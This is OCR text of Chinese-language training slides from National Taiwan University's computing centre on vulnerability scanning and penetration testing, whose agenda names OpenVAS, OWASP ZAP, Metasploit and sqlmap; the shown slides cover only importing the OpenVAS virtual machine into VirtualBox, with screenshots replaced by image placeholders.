資安健診
弱點掃描篇 & 滲透測試篇

1

台灣大學 計資中心

童鵬哲

弱點掃描&滲透測試

- VM 安裝
- Openvas
- owasp Zap
- 滲透測試
- Metaspolite
- Sqlmap
- 報告

3


VM 安装

VirtualBox


Greenbone
Sustainable Resilience

openvas


VM匯入（openvas）




VM匯入 (openvas)




VM匯入（openvas）




VM匯入 (openvas)




VM匯入 (openvas)



VM匯入 (openvas)




VM匯入（openvas）



